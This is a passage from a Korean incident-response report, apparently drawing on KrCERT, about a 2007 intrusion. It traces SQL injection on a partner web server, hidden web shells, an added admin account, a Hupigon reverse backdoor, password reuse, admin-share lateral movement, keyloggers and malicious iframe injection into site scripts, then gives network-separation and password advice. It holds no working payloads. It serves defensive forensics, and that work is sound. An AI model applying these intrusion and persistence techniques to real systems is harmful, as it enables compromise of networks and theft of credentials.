
④ 19일 취약한 서버에서 Target1 서버에 관리자 공유

file://Target1/OOO/Story/js/Flash_object.js 로 접속해 악성코드 삽입

⑤ 21일 Win3 서버에서 Target4 서버에 접속해

file://Target4/OOO/news/js/common.js에 iframe 삽입

⑥ 23~24일에도 지속적으로 공격자가 몇몇 서버에 터미널 접속을 함



(그림 3) OO업체 공격 개요도


□ 취약한 서버 분석

이 취약한 서버는 공격 대상 서버에서 링크가 걸려 운영 중이던 협력업체 웹 서버였으며 SQL

Injection 취약점이 존재하여 공격자에게 내부 망에 침입할 수 있는 빌미를 제공하게 된다.

- IP, 도메인 : **사설아이피**, xxxx.xxxxxx.com
- OS : Windows 2003, IIS
- 공격 : SQL Injection
- 공격 IP : 확인할 수 없음 (웹로그를 3일만 남김)
- 공격 시간 : 2007.O.08 03:45 최초 공격 성공

o 8일 3:35경에 최초 SQL Injection으로 취약한 서버의 DB 서버에 아래와 같이 공격자가 생성한 테이블을 확인할 수 있었다.



o 공격자는 시스템 침입에 성공한 후 아래와 같은 웹쉘 들을 생성하였다. 최근에는 가상디렉터리를 "c:\windows\system32\mui" 와 같은 윈도우 시스템 폴더에 링크를 시켜 웹쉘을 생성하곤 한다. (관리자의 탐지를 피하기 위해)
- 8일 3:42분 help.asp 생성
- 8일 4:02분 job.cer 생성 (C:\windows\system32\mui)
- 8일 4:14분 mssql.asp 생성

o 이후 공격자는 "admin"이라는 계정을 생성하고 Hupigon (system.com) 리버스 백도어를 실행한다. 아래는 system.com을 실행하는 Windows.system 이라는 서비스가 3:56분에 실행된 것을 시스템 이벤트 로그에서 확인할 수 있었다.

O/8/2007 오전 3:56:53 4 0 7036 Service Control Manager N/A OOO Windows.system 실행

o 19일 Target1 서버에 관리자 공유로 접속하여 악성코드를 삽입한다. 사용자 인터넷 히스토리를 분석한 결과 아래와 같이 대상서버의 특정 페이지를 수정 하였다.

URL	: file://Target1/OOO/Story/js/Flash_object.js
Modified Date	: 2007-O-19 오후 5:25:26
User Name	: user1

□ Win1 서버 분석

Win1 서버는 8일 4시경에 최초 악성코드가 설치되었고 리버스 백도어(Hupigon)로 인해 공격자에게 원격제어를 받게 되었다. 이후 내부망 전체를 대상으로 관리자 공유 취약점 스캔을 수행한다.

- IP : **사설아이피**
- OS : Windows 2003, Exchange
- 공격 : ID, Password 노출로 인한 원격접속
- 공격 IP : 취약한 서버
- 공격 시간 : 2007.O.08 04:27 최초 공격 성공

※ Win1 사용자 패스워드를 어떻게 알게 되었는지 확인할 수 없었다. 하지만 많은 서버들에서 발견된 사용자 로그인 계정 스틸러(Gina.exe), 키로거(smxx.exe), 패스워드 크랙툴(sam.exe), 관리자 공유 취약점 스캔 툴(ntscan.exe)이 발견되었기 때문에 그러한 툴들을 이용해 패스워드를 알아냈을 것이다.

o 8일 4:27 분경 취약한 서버로부터 원격 접속을 통해 악성코드를 설치하게 된다. 아래 로그는 리버스 백도어가 서비스로 실행된 이벤트 로그이다.

10/8/2007 오전 4:49:31	4	0	7035	Service Control Manager
OOO01\oooo	OOO01	**Windows.system**	시작	

o 8일 4:36 분에 내부 네트워크를 대상으로 관리 공유폴더 취약점을 스캔한다. 내부 네트워크 모든 시스템에 아래와 같은 Null Session 연결을 시도하는 이벤트 로그가 기록되었다.

OO/8/2007	오전 4:36:41	1	0	6033	LsaSrv	N/A
OOO01 xx.xx.xx.xx (사설아이피)에서 연결된 익명 세션이 이 컴퓨터의 LSA 정책 핸들을 열려고 시도했습니다. 해당 시도는 보안에 문제가 될 수 있는 정보가 익명 호출자에게 노출되지 않도록 STATUS_ACCESS_DENIED로 거부되었습니다.						

□ 기타 서버 분석

o 8일 05:07 취약한 서버로부터 아이디/패스워드를 확인한 공격자는 Win1서버에 로그인 한 후 다른 서버들도 아이디 패스워드를 같이 사용한다는 사실을 인지하고 계속해서 침입해간다. 아래는 취약한 서버에서 Win2 서버에 원격 접속 한 보안 이벤트 로그 이다.

OO/8/2007	오전 5:07:24	8	2	528	Security	
OOOWEB01\user1		OOOWEB01	user1	OOOWEB01		(0x0,0x844A2C83)
10	User32	Negotiate	OOOWEB01	-	OOOWEB01$	
XXXXXX	(0x0,0x3E7)	2612	-	**Win1사설아이피**		2755

o 20일 공격자는 Win3에 원격 접속하여 Target4 서버에 관리자 공유로 접속하여 악성코드를 삽입한다. Win3의 사용자 인터넷 히스토리를 분석한 결과 아래와 같은 접속 결과를 확인하였다.

URL	: file://Target4/OOO/news/js/common.js
Modified Date	: 2007-OO-21 오전 12:37:41
User Name	: user1

o 22일 각 서버들에서 smxx.exe 생성 및 실행, 공격자는 계속해서 관리자들이 패스워드를 변경하는 것을 알고 키로거 프로그램을 설치하여 변경된 패스워드를 기록하려고 한다.

5. 결론 및 대책

본 사고의 분석 결과 가장 큰 특징은 내부망에서 관리자들이 쉽게 간과 하는 보안 관리의 취약점들을 공격자가 이용 했다는 점이다. 앞서 설명한 두 사례에서 발생했던 내부망 보안 취약점들을 요약하면 아래와 같다.

- o 동일 네트워크에 취약한 웹서버 존재
- o 중요한 주요 웹 서버군과 부수적으로 운영되는 웹 서버군의 네트워크 분리가 안됨
- o 내부 서버들의 아이디/패스워드를 관리 편의상 동일하게 사용
- o 내부망 서버에 로그인하여 또 다른 서버 및 관리자 PC에 터미널 접속을 하는 습관
- o 내부망 서버들의 관리 편의상 사용한 Windows 2003 서버들의 관리 공유 폴더 취약점

위 내부망 보안을 강화할 수 있는 방법으로는 서버들의 분리 정책을 강화해야한다. 첫 번째의 사례 같은 경우 중요 웹 서버와 그에 관련된 서버들을 한 네트워크로 연결하고 나머지 부가 서비스를 하는 서버들을 다른 네트워크로 분리해야한다. 각각 서버군을 별도로 만들고 서버군의 중요도에 따라 각각 다른 정책을 적용해 만약에 발생할 수 있는 사고에 대비하는 것이 좋다. 그리고 각 서버별 다른 아이디/패스워드를 사용하고 각종 어플리케이션 아이디/패스워드들 (DB, FTP)과도 다르게 적용, 주기적으로 패스워드를 변경하는 강력한 패스워드 보안정책을 적용해야 할 것이다. 내부망에서 관리 공유폴더를 열어두고 각 서버별 파일관리를 하는 것은, 이번 사례처럼 일부가 외부로부터 침입을 당하면 쉽게 다른 서버들의 파일들을 변경할 수 있으므로 반드시 주의해야 될 사항이다.

하지만 결국 취약한 웹서버에 의해 내부망 전체가 피해를 입게 되었다. 새로운 웹 사이트를 개발해 서비스할 경우 개발 단계에서부터 문제가 없었는지, 홈페이지 개발 보안 가이드[2] 같은 문서를 참조하여 취약성 검사를 철저히 해야 한다. 또한 웹 변조 침해사고가 재발되는 대부분의 경우는 악성코드만을 삭제하는 것으로 조치를 끝내는 경우가 많기 때문인데, 원인 분석을 통해 침해사고의 경로를 파악하고 취약점을 보완하지 않으면 계속해서 재발되는 사고를 막기는 사실상 불가능하다. 그러므로 침해사고가 발생하면 분석절차 가이드[3] 등과 같은 문서를 참조하여, 철저한 원인분석과 보완작업등의 사후조치가 반드시 필요하다.

---

[1] KrCERT 인터넷 침해사고 동향 및 분석 월보, 악성코드 삽입 유형 분석, 2006. 10, www.krcert.or.kr

[2] KrCERT 홈페이지 개발 보안 가이드, www.krcert.or.kr

[3] KrCERT 침해사고 분석절차 가이드, www.krcert.or.kr